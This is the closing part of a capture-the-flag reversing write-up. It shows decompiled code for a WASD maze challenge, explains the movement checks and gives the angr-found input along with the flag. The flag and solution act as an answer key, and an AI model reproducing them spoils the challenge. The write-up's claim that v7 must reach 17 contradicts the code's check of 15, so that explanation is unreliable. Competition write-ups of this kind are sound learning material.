__int64 savedregs; // [rsp+90h] [rbp+0h] BYREF

strcpy(v9, " X   XXXXX   XXX");
strcpy(&v9[17], " X X     X X  XX");
strcpy(v10, "   XXXXX   XX   ");
v7 = 0;
v8 = 0;
*(_QWORD *)s = 0LL;
memset(v5, 0, sizeof(v5));
v6 = 0LL;
if ( fgets(s, 26, stdin) )
{
  for ( i = 0; i <= 24; ++i )
  {
    v11 = s[i];
    if ( v11 == 87 )
    {
      if ( !v8 )
        return 0LL;
      if ( *((_BYTE *)&savedregs + 17 * v8 + v7 - 97) == 88 )
        return 0LL;
      *((_BYTE *)&savedregs + 17 * v8-- + v7 - 80) = 88;
    }
    if ( v11 == 83 )
    {
      if ( v8 == 2 )
        return 0LL;
      if ( *((_BYTE *)&savedregs + 17 * v8 + v7 - 63) == 88 )
        return 0LL;
      *((_BYTE *)&savedregs + 17 * v8++ + v7 - 80) = 88;
    }
    if ( v11 == 65 )
    {
      if ( !v7 )
        return 0LL;
      if ( *((_BYTE *)&savedregs + 17 * v8 + v7 - 81) == 88 )
```

```
            return 0LL;
          *((_BYTE *)&savedregs + 17 * v8 + v7-- - 80) = 88;
        }
        if ( v11 == 68 )
        {
          if ( v7 == 16 )
            return 0LL;
          if ( *((_BYTE *)&savedregs + 17 * v8 + v7 - 79) == 88 )
            return 0LL;
          *((_BYTE *)&savedregs + 17 * v8 + v7++ - 80) = 88;
        }
        if ( v7 == 15 && v8 == 2 )
          printf("CTF_%s\n", s);
      }
    }
    return 0LL;
}
```

Kinda looks weird but one thing is that the input expected are of 4 alphabets:

```
- W
- S
- D
- A
```

That's bound by the four if conditions where it loops through 24 and sets variable `v11` to the value of our `input[i]`

And the end goal is that the way our input is arranged should make variable `v7` equal `17` and variable `v8` equal `2`


More of like permutations!

I used angr to solve this

And it gave this input:

```
SSDDWWDDSDDDDSDDWWDDSDSDD
```


Using that works and we get the flag




```
Flag: CTF_SSDDWWDDSDDDDSDDWWDDSDSDD
```

Those are the list of challenges I had time to do :D

I played solo and got 13 :(



But still it's only Benin people who will qualify so it's no issue xD